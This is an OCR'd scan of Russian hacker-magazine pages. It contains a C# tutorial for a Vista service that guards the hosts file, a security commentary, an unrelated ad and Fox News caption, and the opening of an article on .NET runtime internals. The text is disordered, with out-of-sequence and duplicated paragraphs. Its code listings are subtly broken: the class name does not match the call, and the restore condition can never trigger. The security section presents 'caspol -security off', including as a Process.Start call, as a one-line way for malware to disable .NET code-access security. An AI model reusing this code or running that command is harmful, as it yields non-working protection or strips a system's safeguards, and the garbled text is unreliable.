рирования реализован скриптовый язык, который читает содержимое многочисленных конфигурационных файлов, а во втором случае реализован интерфейс для полной настройки MS SQL Server'a. Ну и, наконец, сама служба — я думаю, тут все понятно: реализуется набор классов для выполнения тех или иных задач.

→ **работаем со службами Windows Vista.** Для примера напишем тестовую службу-антивирус, которая будет висеть в памяти и охранять системные файлы в папке system32/drivers/etc/ от хакерских вторжений, отслеживая работу с файлами в этой директории. После этого мы реализуем программу-конфигуратор, которая будет настраи-





#### Пишем инсталлер

ций»). Каждая из них должна быть зарегистрирована. В функции `main()` определяется запускаемая служба, ее точка входа — главная служебная функция. Для создания Windows-службы нужно работать с проектом типа `Windows Service`. В коде есть строка:

```
ServicesToRun = new ServiceBase[]
{ new Service1() };
```

Это и есть главная служебная функция. Теперь создадим класс, который будет выполнять функцию антивирусного сканера. Для того чтобы показать больше возможностей .NET, мы будем размещать наш класс в отдельной сборке, которую будем до-компилировать на ходу (Just-in-Time) и работать с ней. Для операций с файлами и службой нашей сборки понадобятся пространства имен `System.IO`. Для работы с файлами в .NET Framework'e используется класс `File`. На мой взгляд, такой объектно-ориентированный подход довольно удобен, поскольку он заметно облегчает написание приложений и гораздо удобнее, чем `Windows API`. После создания проекта надо добавить в него ссылку на динамически загружаемую сборку, в которой будет лежать класс с функциями антивирусного сканера (назовем ее «`AVExample`»), затем добавить в код строку `use AVExample` для того, чтобы получить доступ к классу. Если просто использовать функции из сборки, то служба будет автоматически завершаться, значит, нужно вызывать функции, используя потоки. Чтобы создать поток и запустить сканнер, нужно создать новый объект класса

`Thread` и присвоить его параметру `Target Void` метод из нашей сборки (о самой сборке речь пойдет дальше). Весь этот код должен «висеть» на событии `OnStart()` для сервиса. Рассмотрим код:

#### создание потока с вызовом сборки using AVExample;


```
//...
```

```
protected override void OnStart (string[]
args)
{
    Thread ScanT = new Thread(new
    ThreadStart (AVExample.FileCheck.scan));
    //создаем и запускаем поток
    ScanT.IsBackground = true;
    ScanT.Name = "ConfScanner";
    ScanT.Start();
}
```

вать время проверки системных файлов, и инсталлятор, работающий со службой. Сама служба состоит из трех блоков кода:

- 1 ОБРАБОТЧИК ДАННЫХ.
- 2 ГЛАВНАЯ ФУНКЦИЯ СЛУЖБЫ.
- 3 ОБЫЧНАЯ ГЛАВНАЯ ФУНКЦИЯ.

Возможно, в голове возник вопрос: чем отличается главная функция службы от обычной главной функции? У служб, как и у обычных приложений, точка входа — функция `main()` (`WinMain` и т.д.). Исполняемая программа может содержать более одной службы (и их точек входа — «служебных функ-



Созданный нами сервис отобразился среди прочих



По многочисленным рекомендациям компании Майкрософт код методов не должен храниться в самой службе. Он должен находиться в сборках, поэтому в нашем случае сама служба — это, на данный момент разработки, пара строк кода (скоро строк станет гораздо больше). Приступим к созданию антивируса.

→ **антишпион своими руками.** В последнее время многие вирусы прописывают в hosts.conf свои данные для того чтобы запутать пользователей. Например, весной 2006 года по сети ходил вирус, который прописывал в host.conf ссылки на поисковики и переводил эти запросы на сайт хакера, вымогая таким образом кровно заработанные деньги у пользователей (одну мою подругу так развели на 100 WMZ: она заплатила за разблокировку яндекса, мейл.ру, гугла и рамблера, по 25 за каждый поисковик!). Я же, как и все читающие наш журнал, желаю пользователям исключительно добра и хочу их обезопасить от сетевых злоумышленников. Для защиты от такого рода нападения как раз хорошо использовать службу.

Создаем сборку, в ней пишем класс AVExample. Алгоритм работы сканера прост: при установке программы получить дату последней записи в этот файл, сохранить ее, проверять файл host.conf на предмет изменений, в случае изменений заменить файл на рабочий host.conf. Единственной сложностью такого решения является то, что программа может столкнуться с вирусом и не сможет заменить файл (по причине того, что в этот момент файл будет использоваться другим процессом), поэтому после обнаружения программа должна прождать 60 секунд и затем переписать файл. Вот так будет выглядеть реализация этого алгоритма (см. листинг 1).

Поясню данный код. Создается бесконечный цикл и проверяется дата последней записи в файл. Дата сравнивается с настоящей датой записи. Если они не совпадают, то программа получает текущее время, и ждет, пока пройдет минута. Далее подкорректированный вирусом файл удаляется и на его место копируется рабочий файл. Также программа создает лог о том, что она успешно отразила атаку. Для работы со временем используется класс DateTime. Теперь наша служба готова, но работать она еще не может, потому что ее надо зарегистрировать в системе, а для этого надо писать инсталлер.

→ **безопасной инсталлер.** Если просто прописать в автозагрузку нашу службу, то она корректно работать не будет. Для служб есть свои ключи в реестре, однако с ними возникает много проблем, поскольку, если запускать службу с правами определенного пользователя, может оказаться, что вирус будет иметь больше прав, чем антивирус, или вирус просто запретит доступ. Поэтому сервис должен запускаться с правами системы Local System, это необходимо для того, чтобы иметь права на запись в конфигурационные файлы. Для создания грамотного инсталлера нам на-

#### Алгоритм охраны конфигурационного файла

```
public class FileSheck
{
    public static void scan()
    {
        while (true) //создаем бесконечный цикл
        {
            string ProtectedDate = File.ReadAllText("C:\\test\\NormalDate.txt");
            string scan =
File.GetLastWriteTime("C:\\WINDOWS\\system32\\drivers\\etc\\hosts").ToString();
a:
            if (scan != ProtectedDate) //проверяем
            {
                string time = DateTime.Now.Minute.ToString();
                if (time != DateTime.Now.Minute.ToString())
                {
                    File.Delete("C:\\WINDOWS\\system32\\drivers\\etc\\hosts");
                    File.Copy("C:\\test\\host.conf.protected",
"C:\\WINDOWS\\system32\\drivers\\etc\\hosts"); //восстанавливаем рабочий файл

                    File.WriteAllText("C:\\test\\Alert.txt", "Hackers allert was refused successful-
ly" + DateTime.Now.Hour + ":" + DateTime.Now.Minute);

                }
            }
            else
            {
                goto a;
            }
        }
    }
}
```

#### Ручная настройка антивирусной службы

```
#region Component Designer generated code //подправленный нами

private System.ServiceProcess.ServiceProcessInstaller ProcessInstaller;
private System.ServiceProcess.ServiceInstaller ServiceInstaller; //создаем
инсталлеры

private void InitializeComponent()
{
    this.ProcessInstaller = new System.ServiceProcess.ServiceProcessInstaller();
    this.ServiceInstaller = new System.ServiceProcess.ServiceInstaller();

    this.ProcessInstaller.Account = System.ServiceProcess.ServiceAccount.LocalSystem;

    this.ProcessInstaller.Password = null; //настраиваем параметры
    this.ProcessInstaller.Username = "System";

    this.ServiceInstaller.ServiceName = "HaService";

    this.Installers.AddRange(new System.Configuration.Install.Installer[]
{this.ProcessInstaller, this.ServiceInstaller}); //добавляем параметры
}


#endregion
```

(1)

(2)

до открыть проект с ранее созданной службой и добавить туда класс инсталлер. Смело жмем Project → Add CLASS и выбираем Installer Class. Тут начнется самое интересное: по умолчанию инсталлер прописывается методом InitializeComponent(), но в таком случае служба будет зарегистрирована с правами пользователя, а для антивируса этого мало, поэтому придется все прописывать руками. В связи с этим нам надо будет открыть исходник компонента Installer и внести в метод InitializeComponent() коррективы. По умолчанию в этом методе написана одна строка, создающая компонент, а нам надо настроить его вручную. Для работы с инсталлером используются пространства имен System.ComponentModel, System.Configuration.Install и System.ServiceProcess. Далее нужно создать два объекта — ProcessInstaller и ServiceInstaller. Через них мы будем работать с настройками. Первым делом пропишем то, что служба должна запускаться с правами системы, там же можно поставить пароль на службу и вручную указать ее имя. Замечу, что чтобы во время инициализации службы не возникло ошибок, нужно прописывать все пути к классам, начиная от родительского пространства имен. Вот какой код получается (см. листинг 2).

Код довольно понятен: в начале создаются два инсталлера, далее настраиваются их параметры, после этого они заносятся в общие параметры инсталлера. Кстати, у системы нет пароля, поэтому мы присвоили ему значение null. Естественно, никто не сможет авторизоваться под пользователем System, поскольку это не уровень пользователя, а нулевой уровень. Также нужно включить в службу возможность протоколирования ошибок, используя класс EventLog пространства имен System.Diagnostics. Основным методом этого клас-



Отслеживаем производительность кода

са является метод WriteEntry(), отправляющий данные об ошибках или успехах в журнал служб. Для работы с логами мы должны будем включить в код службы следующее:

#### протоколирование ошибок

```
protected override void OnStart(string[] args)
{
```

```
try
{
    //тот же код
    EventLog.WriteEntry("Process Start OK",
        EventLogEntryType.SuccessAudit);
}
catch
{
    EventLog.WriteEntry("error",
        EventLogEntryType.Error);
}
```

Соответственно, такую же конструкцию надо будет вставить в инсталлер. Теперь за всеми действиями службы можно наблюдать в журнале событий. Так будет проще заботиться о безопасности, да и пользователю будет легче сообщить об ошибках.


После всех компиляций и подготовок нужно зайти в консоль .NET (для XP) или обычную консоль Windows Vista и зарегистрировать службу, используя команду:

```
installutil HaService.exe
```

Далее, если ты все скомпилировал правильно, появится надпись:

```
The Commit phase completed successfully.
The transacted install has completed.
```

Теперь, если зайти в Windows Services Manager, в панели управления можно увидеть нашу службу под именем HaService. По умолчанию инсталлер



Добавляем новый класс для инсталлера



## НА КОМПАКТ-ДИСКЕ ТЫ НАЙДЕШЬ ИСХОДНИКИ К СЛУЖБЕ, ИНСТАЛЛЕРУ И СБОРКЕ

прописывает ее в автозагрузку с ключом «manual», то есть автоматически она запускаться не будет, однако это можно исправить одной строкой кода:

```
this.ServiceInstaller.StartType =
ServiceStartMode.Automatic;
```

После этого служба будет запускаться автоматически при входе в систему. Для последующего тестирования и контроля производительности службы можно использовать утилиту perfmon, позволяющую полностью отслеживать ее работу, записи в журнал, ошибки и так далее. Для того чтобы посмотреть, как .NET-служба работает по определенному параметру, нужно добавить счетчик по этому параметру, в результате чего программа выстроит график производительности службы. На этом пример заканчивается, однако есть еще масса вещей, которые анти-вирусные компании и хакеры просто так не оставят. ➔ **аспекты безопасности служб.** Возможно, у тех, кто уже разобрался с принципами программирования служб, появился вопрос: «А безопасно это»? В данный момент это является самой акту-

альной проблемой. Для начала скажу, что .NET-сервис caspol доступен любому пользователю, так или иначе попавшему в систему. Следовательно, хакеру ничего не стоит выполнить команду:

```
caspol -security off
```

Вся безопасность разом рухнет. Для вирусмейкеров открывается еще больше возможностей, поскольку инсталлер находится в одном файле с самой службой. Используя код из примера, можно пройти на нулевое кольцо и получить привилегии системы, а можно передвигаться по реестру, каждый раз изменяя параметры автозагрузки вируса — поймать такие вирусы будет гораздо сложнее. На своих конференциях по безопасности программисты из Майкрософт говорят, что теперь пользователи действительно под защитой, но где она? При установке все параметры безопасности не настроены должным образом, на рядовом компьютере вирус может обойти защиту одной строкой кода:

```
Process.Start("caspol -security off");
```

Главным в обеспечении безопасности является грамотная настройка всей системы выполнения кода Windows Vist'ы, поскольку, настроив большое количество наворотов, в Майкрософт забыли о том, что в каждой из этих надстроек таится множество недочетов. В этом плане лучше всего работают программисты из проекта OpenBSD с девизом «Security by Default» (англ. «безопасность по умолчанию»). В таком проекте ни одна строка кода не проходит в релиз без тщательного тестирования и проверки. Поскольку .NET пока только развивается, недочетов в нем еще очень много. Связанно это, в том числе, с тем, что компания Майкрософт старается сделать все и сразу. Возможно когда-нибудь, после выхода очередного сервис-пака Windows Vist'ы и нового .NET Framework'a вся платформа будет работать идеально, хотя до этого еще надо дожить. Но не все так плачевно, как кажется на первый взгляд, потому что сейчас есть огромное количество методов борьбы со всеми недочетами, например, автоматические снифферы переполнений буфера. Также можно ограничивать куски кода при помощи доменов приложений и принципов. Еще можно разделять весь выполняемый код на различные группы и устанавливать полномочия для каждой из них.

➔ **the end.** В этой статье мы рассмотрели принципы работы и создания служб для Windows Vista, коснулись вопросов безопасности служб, контроля производительности. Бесспорно, Windows-служба является решением многих задач в сервисном программировании, но, с другой стороны, не стоит нагромождать много служб ради одного объекта, поскольку идеальной реализацией служб являются Unix'овые демоны, а Windows-службы далеки от совершенства. С точки зрения вирусмейкеров службы как были, так и остаются надежным средством для написания вирусов, однако при грамотной настройке очень многие уязвимости можно закрыть, поскольку даже если установить ограничения по правам доступа на команду caspol, хакер сможет внедрить код через Just-in-Time компиляцию и получить нужные права в системе для выполнения необходимых команд. Несмотря на все это, выход Windows Vist'ы неумолимо приближается, и начинается новая эра в соревновании между хакерами и антивирусными компаниями. Также могу дать совет всем, кто решит заняться безопасностью в Windows Vist'e: безопасность не должна быть отключена по умолчанию (обычно именно это приводит к взлому системы), концепцию безопасности надо продумывать очень глубоко и ориентироваться на лозунг «Security by Default», как это делают разработчики OpenBSD. За сим заканчиваю, если есть какие-нибудь вопросы — пиши ☛

<http://msdn2.microsoft.com/en-us/library/system.serviceprocess.aspx>  
советую почитать msdn про пространство имен system.serviceprocess

## СПЕЦИАЛЬНОЕ



**ИГОРЬ  
ЕРМАКОВ**

.NET ПРОГРАММИСТ

### Безопасность служб в Windows Vista

Помимо самой популярной 32-битной версии, Microsoft готовит полноценный релиз 64-битной Vist'ы, назвать которую полноценной я не могу.

Одно из основных преимуществ использования 64-битных версий Windows Vista — иной подход к вопросу антивирусной безопас-

ности на уровне системного ядра по сравнению с 32-битными сестрами. Речь идет о технологии PatchGuard, которая запрещает неавторизованному ПО изменять ядро Windows. Это впервые используется в семействе ОС Windows. При каждом старте система загружает системные файлы с различными смещениями (от 1 до

256), по сравнению с предыдущими версиями Windows, в которых файлы загружались с одинаковым смещением. Благодаря этому абсолютное большинство удаленных атак неэффективны на x64-based версиях Vist'ы, однако возможны значительные проблемы с использованием драйверов.

# sync

**Синк**  
Журнал-блокбастер  
Blockbaster magazine  
Ноябрь #11  
2006

**30 РУБЛЕЙ**  
рекомендованная цена



**20** САМЫХ  
ГРОМКИХ  
ШПИОНСКИХ  
СКАНДАЛОВ

**ФАБРИКА  
ШПИОНОВ**

> КАК ОБМАНУТЬ  
ДЕТЕКТОР ЛЖИ  
> СЕКС  
КАК ЭТО ДЕЛАЮТ  
СУПЕРАГЕНТЫ  
> САМЫЕ БЕСТОЛКОВЫЕ  
РАЗВЕДКИ МИРА  
> САМЫЕ  
ЗАСЕКРЕЧЕННЫЕ  
МЕСТА ПЛАНЕТЫ

> ШПИОНСКИЕ АВТОМОБИЛИ  
> ПОЗЫВНЫЕ ЗНАМЕНИТОСТЕЙ



МУЖСКОЙ ЖУРНАЛ SYNC  
НОВЫЕ ТЕНДЕНЦИИ ЕЖЕМЕСЯЧНО  
В ПРОДАЖЕ С 25 ОКТЯБРЯ



# разведка боем

## АРХИТЕКТУРА СИСТЕМЫ ВЫПОЛНЕНИЯ ПРОГРАММ В WINDOWS VISTA

УЖЕ ОЧЕНЬ СКОРО НАСТУПИТ ЯНВАРЬ, А ЭТО ЗНАЧИТ, ЧТО WINDOWS VISTA ВЫЙДЕТ В МАССЫ. МНОГИЕ ХАКЕРЫ УЖЕ ВЗЯЛИ НА ВООРУЖЕНИЕ ПЛАТФОРМУ .NET ДЛЯ РАЗРАБОТКИ ВИРУСОВ, АНТИВИРУСНЫЕ КОМПАНИИ ТОЖЕ ВСЯЧЕСКИ ИЗУЧАЮТ ЕЕ НА ПРЕДМЕТ КРИТИЧЕСКИХ УЯЗВИМОСТЕЙ, ДАБЫ ОБЕСПЕЧИТЬ БЕЗОПАСНОСТЬ ПОЛЬЗОВАТЕЛЯМ

Андрей Дроздов aka Sulverus  
offbit security team (sulverus@mail.ru)

Специалисты из Майкрософт постарались закрыть все лазейки для хакеров и предотвратить всевозможные атаки. Держа этот номер СПЕЦа в руках, ты, наверное, тоже жаждешь найти какую-то новую дырку в Windows Vist'e, однако нельзя найти брешь в системе, не имея понятия о том, как она работает. Поскольку система выполнения программ в .NET и Windows Vista напрямую связаны, понимание архитектуры .NET крайне важно. Приступим к ее изучению.

→ **хорошо забытое старое.** Попытки создать подобную систему предпринимались довольно давно: еще в 1978 году был некий проект, отдаленно напо-

минающий .NET. Его целью являлось создание некой виртуальной машины, позволяющей запускать приложения как на мощных компьютерах в Калифорнийском университете, так и на обычных компьютерах студентов. В основе этой системы лежал некий язык p-code, подобный Common Intermediate Language в современном .NET'e. Однако она была несовершенна из-за системы выполнения программ.

Далее, в начале 90-х появилась еще одна технология, подобная .NET. На этот раз она была более похожа на .NET своей системой выполнения программ. Благодаря этой технологии появлялась возможность запускать приложения на разных типах процессоров, то есть во время установки софта в систему происходила «доводка» программы к конкретной платформе. После выхода этой тех-



FOX  
NEWS  
channel

ON THE RECORD  
ON THE PHONE: JULIE LEWIS  
LOUISIANA STATE POLICE TROOP



виртуальной машины, позволяющей запускать приложения как на мощных компьютерах в Калифорнийском университете, так и на обычных компьютерах студентов. В основе этой системы лежал некий язык p-code, подобный Common Intermediate Language в современном .NET'е. Однако она была несовершенна из-за системы выполнения программ. Далее, в начале 90-х появилась еще одна технология, подобная .NET. На этот раз она была более похожа на .NET своей системой выполнения программ. Благодаря этой технологии появлялась возможность запускать приложения на разных типах процессоров, то есть во время установки софта в систему происходила «доводка» программы к конкретной платформе. После выхода этой технологии компьютерная индустрия стала развиваться намного быстрее, и в 1995 году появилась

документах она называется ядром системы типов. Давай рассмотрим его подробнее.

→ **в недрах ядра.** Устройство ядра довольно замысловатое. Все типы делятся на две группы данных, а именно: value types и reference types. Такое хитрое разделение обосновывается стремлением разработчиков платформы к оптимизации кода. Value types являются встроенными типами, они подобны ключевым словам в C++, например int, bool, char, float. В .NET четко разделяются 32- и 64-битные типы, например для целых чисел и для чисел с плавающей точкой типы называются int32, int64, float32, float64. Структуры тоже относятся к value types. Динамически созданные объекты хранятся в динамической (управляемой) памяти, она же managed heap. Ссылки на объекты хранятся в ячейках, к которым обращаются Reference types. В этом случае можно провести аналогию с Win32/C, когда глобальные переменные хранились в статической памяти, а локальные — в стеке.

В созданном объекте хранится информация о типах, которые его используют, поэтому такие типы называются самоописывающимися. Среди самоописывающихся типов есть и встроенные: один из самых главных типов .NET — System.Object и тип для строковых данных System.String.

Для того чтобы было проще понять — к самоописывающимся типам относятся классы. Классы могут состоять из полей, методов, свойств и событий (к событиям, соответственно, примыкают делегаты). Также к самоописывающимся типам относятся массивы, за них отвечает класс System.Array. Вся иерархия типов видна на рисунке 1. С кодом разобрались, теперь перейдем к самому интересному — модели выполнения программ.

→ **система выполнения кода.** Майкрософт ввела такое интересное понятие, как Общая Инфраструктура Языков — Common Language Infrastructure (CLI, не путать с CIL). Используя эту инфраструктуру, можно написать свой компилятор и свою систе-


му выполнения. Таким образом, компания Майкрософт создала еще одну CLI под FreeBSD.

Кроме того, во время работы программы куски кода могут докомпилироваться в нее при необходимости, это называется Just-in-time (JIT) Assemblies. Это нужно для оптимизации кода, уменьшения нагрузки на память и более удобного и корректного обновления программ. Когда компилируется подобный кусок кода, он помещается в специальный контейнер для JIT-компиляции (в документации от Майкрософт этот контейнер называется «кэшем сборок»).

Одной из самых интересных для хакеров надстроек в системе выполнения кода является сборщик мусорных инструкций. Все время работы программы он следит за всем количеством инструкций, ссылок, методов, делегатов, переменных. Основная работа сборщика заключается в освобождении памяти от ненужного кода, созданных объектов и тому подобным. Также он создает своеобразную дефрагментацию в динамической памяти, чтобы обеспечить наиболее быструю работу приложения. Благодаря этому сборщику все предыдущие лазейки для хакеров закрыты, а ошибки утечки памяти или досрочного освобождения памяти теперь невозможны по определению. Правда, при наличии критической уязвимости в системе управления памятью с системой можно творить все что угодно, а следовательно и сборщик мусора будет самым лакомым кусочком для хакера и самым главным объектом исследования.

Конечно же, не все так легко, ведь для того, чтобы вклиниться и завладеть ядром, хакерам придется изрядно попотеть, поскольку в Майкрософт предусмотрели многое, сделав еще и своеобразного вышибалу для вредного кода.

→ **знакомство с вышибалой.** Под словом «вышибала» я подразумевал верификатор кода. Это практически готовый антивирусный сканер, который комплексно исследует и проверяет весь выполняемый код вдоль и поперек. Как только код входит





в компилятор (имеется ввиду Just-In-Time), он сразу же подвергается самым зверским проверкам со стороны верификатора. В процессе докомпилирования и верификации кода все делится на 4 группы:

- VERIFIABLE CODE — КОД, БЕЗОПАСНОСТЬ КОТОРОГО В ДАННЫЙ МОМЕНТ, ПРОВЕРЯЕТСЯ СИСТЕМОЙ.
- ILLEGAL CODE — КОД, КОТОРЫЙ ПО КАКИМ-ТО ПРИЧИНАМ НЕ БЫЛ ПРОПУЩЕН В ТРАНСЛЯТОР.
- LEGAL CODE — КОД, ДОПУЩЕННЫЙ В СИСТЕМУ, НО, ВОЗМОЖНО, СОДЕРЖАЩИЙ КАКИЕ-ЛИБО ОШИБКИ ИЛИ ДАЖЕ ИНОРОДНЫЕ КУСКИ КОДА (НАПРИМЕР ПРИ ЭКСПЛОЙТИНГЕ).
- SAFE CODE — 100% БЕЗОПАСНЫЙ КОД С ТОЧКИ ЗРЕНИЯ СИСТЕМЫ, НЕ ИМЕЮЩИЙ ОШИБОК И УЯЗВИМОСТЕЙ (ТЫ, КОНЕЧНО, ПОМНИШЬ, ЧТО 100% БЕЗОПАСНОСТИ НЕ БЫВАЕТ).

Когда верификатор сделает для себя выводы о входящем коде, компилятор отбрасывает «плохие» куски кода (это задается в настройках безопасности системы выполнения).

➔ **в топке.** Самое главное в системе выполнения кода — это модель его выполнения, которая так и называется VES(Virtual Execution System). VES, подобно модели идеального газа в физике, существует только на словах, а система старается на нее равняться. Цель VES — следить за всей системой и изменениями в ней в определенный момент времени. В идеальной модели все потоки работают параллельно. Для определения состояния виртуальной машины необходимо составить список состояний метода или методов (если их много), то есть все строится иерархически: среда выполнения → поток → метод → таблица состояний в динамической памяти (смотри рисунок). В этот момент сборщик памяти «укладывает» всю информацию о состояниях потоков и динамической памяти в общее адресное пространство.

Состояния метода тоже можно разложить на некоторые составляющие — отслеживание изменяемых и не изменяемых данных. В изменяемые входят: указатели, стек, локальные переменные, параметры. В неизменяемые: состояние возврата, описатель метода и описатель безопасности. Для наглядности посмотрим на рисунок.

Из состояний метода нас интересует стек вычислений, поскольку он, как правило, и есть самое атакуемое место. В платформе .NET вместо регистров используется стек вычислений для соответствия модели VES. Стек вычислений состоит из ячеек или, если быть точным, слотов. У каждого метода свой стек вычислений, в каждом из них — ограниченное количество слотов из соображений безопасности и потому, что таким образом компи-

лятору легче сориентироваться в момент сборки кода. Нововведением .NET является то, что все слоты в стеке не адресуются, то есть программа не может получить смещение на какой-то определенный слот и что-либо в него записать. Таким образом, возможность взлома приложения и инъекции кода резко снижается.

Однако есть интересный недочет — система выполнения кода не проверяет правильность типов, указателей и ссылок на объекты. Поэтому занесем в свою секретную записную книжку еще один объект внимания для хакеров и IT-экспертов. Кстати, верификатор проверяет правильность кода, но это не сильно меняет дело, поскольку код можно вклинить в другой момент. Давайте посмотрим, что в этот момент происходит в памяти.

➔ **исследуем управление памятью.** Ранее я уже упоминал о системе автоматического управления памятью, теперь рассмотрим ее детальнее. Основным принципом работы сборщика мусора является отслеживание объектов в памяти. Когда создается какая-нибудь переменная или объект в динамической памяти, ему отводится специальное адресное пространство, после этого создается специальная ссылка, указывающая на его адрес в памяти или на самое начало. Когда сборщик начинает свою работу, он делит всю динамическую память на несколько частей: root и остальные объекты. От корня сборщик отсчитывает все смещения на объекты в памяти и, кроме того, он сохраняет там все переменные и параметры функций. Алгоритм работы этого бота довольно прост: идет расчет ссылок от корня к объектам. Все объекты, ссылок на которые нет в корне, считаются мусором. Возможно, что в скором будущем хакеры научатся обманывать систему управления памяти, и тогда можно будет «обрубать» какие-то функции в приложении. Сборщик, выкинув «правильные функции» из памяти, может привести к сбою всю программу или даже систему выполнения. Сборщик запускается, как только количество объектов в памяти достигает определенного предела, — в это время все процессы приостанавливаются, и таким образом можно попробовать повлиять на них. Повлиять на корни будет гораздо сложнее, поскольку во время выполнения кода составляется специальная таблица корней (root table), аналогичная таблице импорта в C++, разница только в том, что в таблице корней хранится информация о наборе регистров процессора и объектах. Составив такую таблицу, сборщик проверяет все объекты в памяти и удаляет объекты, на которые нет ссылок в таблице. Когда весь мусор удален, сборщик начинает оптимизировать память, передвигая все объекты ближе к корням и уменьшая время выполнения кода приложения.

➔ **подробнее о верификации.** Из-за того что компиляторы в .NET создают только безопасный код, невольно встает вопрос: а зачем вообще нужен верификатор кода? Во-первых, не все компиляторы действительно создают безопасный код (например Visual C++ .NET compiler), во-вторых,


даже в C# есть некоторые конструкции, приводящие к сбою программы (unsafe-методы), в-третьих, если злоумышленник захочет внедрить какой-либо вредоносный код в программу, он сможет это сделать напрямую из ILasm'a. Рассмотрим три основных метода верификации в .NET:

